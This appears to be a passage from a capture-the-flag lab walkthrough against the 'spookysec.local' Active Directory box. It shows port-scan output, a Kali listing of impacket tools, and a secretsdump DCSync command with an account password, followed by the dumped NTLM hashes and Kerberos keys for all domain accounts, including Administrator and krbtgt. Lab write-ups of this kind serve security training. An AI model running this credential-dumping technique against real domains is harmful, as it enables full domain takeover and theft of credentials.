| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-11-10T22:10:43
|_Not valid after:  2025-05-12T22:10:43
|_ssl-date: 2024-11-11T22:23:31+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```



```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ls
Get-GPPPassword.py  dcomexec.py         getPac.py      keylistattack.py  mssqlclient.py         ping.py        reg.py               secretsdump.py  smbserver.py         wmiexec.py
GetADUsers.py       dpapi.py            getST.py       kintercept.py     mssqlinstance.py       ping6.py       registry-read.py     services.py     sniff.py             wmipersist.py
GetNPUsers.py       esentutl.py         getTGT.py      lookupsid.py      netview.py             psexec.py      rpcdump.py           smbclient.py    sniffer.py           wmiquery.py
GetUserSPNs.py      exchanger.py        goldenPac.py   machine_role.py   nmapAnswerMachine.py   raiseChild.py  rpcmap.py            smbexec.py      split.py
addcomputer.py      findDelegation.py   hash.txt       mimikatz.py       ntfs-read.py           rbcd.py        sambaPipe.py         smbpasswd.py    ticketConverter.py
atexec.py           getArch.py          karmaSMB.py    mqtt_check.py     ntlmrelayx.py          rdp_check.py   samrdump.py          smbrelayx.py    ticketer.py

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 secretsdump.py -just-dc backup:backup2517860@10.10.133.119

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:b34a8ed8ca7bbbf0c73a44fff8a3f3a4:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
```